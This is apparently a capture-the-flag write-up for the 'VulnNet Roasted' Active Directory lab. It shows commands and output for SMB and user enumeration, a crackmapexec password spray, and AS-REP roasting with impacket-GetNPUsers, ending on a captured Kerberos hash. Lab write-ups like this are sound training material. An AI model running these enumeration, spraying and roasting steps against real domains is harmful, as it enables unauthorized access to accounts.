VulnNet Roasted


First stage #Recon :

we can start our scan by #nmap to check for open ports and the services version using `nmap -sC -sV 10.10.73.117`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 15:05 EDT
Nmap scan report for 10.10.73.117
Host is up (0.20s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-18 19:06:20Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: WIN-2BO8M1OE1M1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-18T19:06:33
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

Second stage #Scanning :


and we can also run #enum4linux to enumerate the smb and know what shares are available and if we can get a useful information we can do this by typing `enum4linux <target_ip>`



```
 ===================================( Session Check on 10.10.5.116 )===================================


[+] Server 10.10.5.116 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.5.116 )================================

Domain Name: VULNNET-RST
Domain Sid: S-1-5-21-1589833671-435344116-4136949213

[+] Host is part of a domain (not a workgroup)
```

and by that we can find that we can login without creds in smb and the domain name that we can use in another attacks


since we have the domain name we can enumerate users by #kurbrute to try to brute force to find valid usernames we can use it by this command `./kerbrute_linux_amd64 userenum -d <target_domain> --dc <target_ip> <user_word_list>`



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./kerbrute_linux_amd64 userenum -d vulnnet-rst.local --dc 10.10.5.116 user.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/18/25 - Ronnie Flathers @ropnop

2025/08/18 16:14:47 >  Using KDC(s):
2025/08/18 16:14:47 >   10.10.5.116:88

2025/08/18 16:14:55 >  [+] VALID USERNAME:       guest@vulnnet-rst.local
2025/08/18 16:15:18 >  [+] VALID USERNAME:       administrator@vulnnet-rst.local
2025/08/18 16:20:50 >  [+] VALID USERNAME:       Guest@vulnnet-rst.local
2025/08/18 16:20:53 >  [+] VALID USERNAME:       Administrator@vulnnet-rst.local
^C
```


and by that we can fiend there is two valid usernames `guest` and `administrator`

now we can use #smbmap to locate shares and see what shares can the user guest see without entering any passwords we can do that with `smbmap -H <target_ip> -u <user_name> -p ''`




```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbmap -H 10.10.5.116 -u guest -p ''

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    ^  \/.    ||:     V    ^   \/.    |   /' ^  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 _____________________________________________________________________________
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.5.116:445 Name: 10.10.5.116               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
        VulnNet-Business-Anonymous                              READ ONLY       VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous                            READ ONLY       VulnNet Enterprise Sharing
[*] Closed 1 connections
```

and by that we have known the shares on our target and the permissions we can perform on it next we can try to connect to one of this shares using #smbclient with this command `smbclient //<target_IP>/<share_name> -U "guest%"` when i tried to connect to ipc i have found nothing so i tried to connect to VulnNet-Business-Anonymous and i have found three files so i will try to get them and read there content



```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient //10.10.5.116/VulnNet-Business-Anonymous -U "guest%"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 12 21:46:40 2021
  ..                                  D        0  Fri Mar 12 21:46:40 2021
  Business-Manager.txt                A      758  Thu Mar 11 20:24:34 2021
  Business-Sections.txt               A      654  Thu Mar 11 20:24:34 2021
  Business-Tracking.txt               A      471  Thu Mar 11 20:24:34 2021

                8771839 blocks of size 4096. 4535472 blocks available
```

and i have found another 3 files in the share called `VulnNet-Enterprise-Anonymous` it talks about if we uploaded a file into there server it will run without any checking so that's awesome if we can find how to upload this files we can get an easy rce
we can also use a tool in #impacket called `lookupsid` it should try to enumerate all the ad environment `impacket-lookupsid <domain>/<username>:<password>@<target_IP>`
and by that we can know enumerate users, groups and policies




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-lookupsid vulnnet-rst.local/guest@10.10.176.86
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at 10.10.176.86
[*] StringBinding ncacn_np:10.10.176.86[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1589833671-435344116-4136949213
498: VULNNET-RST\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: VULNNET-RST\Administrator (SidTypeUser)
501: VULNNET-RST\Guest (SidTypeUser)
502: VULNNET-RST\krbtgt (SidTypeUser)
512: VULNNET-RST\Domain Admins (SidTypeGroup)
513: VULNNET-RST\Domain Users (SidTypeGroup)
514: VULNNET-RST\Domain Guests (SidTypeGroup)
515: VULNNET-RST\Domain Computers (SidTypeGroup)
516: VULNNET-RST\Domain Controllers (SidTypeGroup)
517: VULNNET-RST\Cert Publishers (SidTypeAlias)
518: VULNNET-RST\Schema Admins (SidTypeGroup)
519: VULNNET-RST\Enterprise Admins (SidTypeGroup)
520: VULNNET-RST\Group Policy Creator Owners (SidTypeGroup)
521: VULNNET-RST\Read-only Domain Controllers (SidTypeGroup)
522: VULNNET-RST\Cloneable Domain Controllers (SidTypeGroup)
525: VULNNET-RST\Protected Users (SidTypeGroup)
526: VULNNET-RST\Key Admins (SidTypeGroup)
527: VULNNET-RST\Enterprise Key Admins (SidTypeGroup)
553: VULNNET-RST\RAS and IAS Servers (SidTypeAlias)
571: VULNNET-RST\Allowed RODC Password Replication Group (SidTypeAlias)
572: VULNNET-RST\Denied RODC Password Replication Group (SidTypeAlias)
1000: VULNNET-RST\WIN-2BO8M1OE1M1$ (SidTypeUser)
1101: VULNNET-RST\DnsAdmins (SidTypeAlias)
1102: VULNNET-RST\DnsUpdateProxy (SidTypeGroup)
1104: VULNNET-RST\enterprise-core-vn (SidTypeUser)
1105: VULNNET-RST\a-whitehat (SidTypeUser)
1109: VULNNET-RST\t-skid (SidTypeUser)
1110: VULNNET-RST\j-goldenhand (SidTypeUser)
1111: VULNNET-RST\j-leet (SidTypeUser)
```

and after reading files in the smb shares and reading the output from this we can can fiend the schema for users is the first liter of the employee first name and then a dash then his last name


Third stage #Exploitation :

now i can try to password spraying using #crackmapexec by making a user list and a password list and then start the brute force attack and may be one of them will work, i will run it in the back ground




```
┌──(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 10.10.176.86 -u user.txt -p password.txt --shares
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-2BO8M10E1M1
lse)
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:m123456 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:12345 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:123456789 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:password STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:iloveyou STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:princess STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:1234567 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:rockyou STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:12345678 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:abc123 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:nicole STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:daniel STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:babygirl STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:monkey STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:lovely STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:jessica STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:654321 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:michael STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:ashley STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:qwerty STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:111111 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:iloveu STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:000000 STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:michelle STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:tigger STATUS_LOGON_FAILURE
SMB         10.10.176.86    445    WIN-2BO8M10E1M1  [-] vulnnet-rst.local\j-leet:sunshine STATUS_LOGON_FAILURE
```

now i will try to see if one of the users can ask for a tgt or tgs without the password so i will make a new file called user.txt where i will put all my users and i will try an #impacket script called `GetNPUsers` and i will use this command `impacket-GetNPUsers vulnnet-rst.local/ -usersfile user.txt -no-pass -dc-ip 10.10.176.86` to brute force asking for ticket for each user



```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-GetNPUsers vulnnet-rst.local/ -usersfile user.txt -no-pass -dc-ip 10.10.176.86
Impacket v0.13.0.dev0+20250611.105641.0612d078 - Copyright Fortra, LLC and its affiliated companies

[-] User j-leet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-goldenhand doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:84650776ed3ef83fd0923e68ed47acc3$9d5de12ebcf959c161548ef7afecee197852d39ab0a04d8e042303e6a0bb8c7b063febf463416b
3d8441865a4165528fc88f3cb3e4e372b8466eaccd0ce8d28ddb6fe04e57103be5358c8bbf5ac12c1280ef0dc9cde80decbf536c3f455ea906bf627df05dd669f70bd23e85384a353abdd9
8ac4c6134ac48029b1fb8c0ec3d15685ab04ca398eba29ae8fa71e3f0c7113aa121f191b95f8b17ed4ed4bf83b55a50049211f807bcc22a12f55e3fd6a9a7fc0b90054703d4a5757c62b8a
59458d65877afe0df248b3d59b2de4894d477dded3f6fd4bbf9d4d12769c148939032aff5b463ca2ebfa1a85a512560a361b137887b5e6afeb
[-] User a-whitehat doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User enterprise-core-vn doesn't have UF_DONT_REQUIRE_PREAUTH set
```

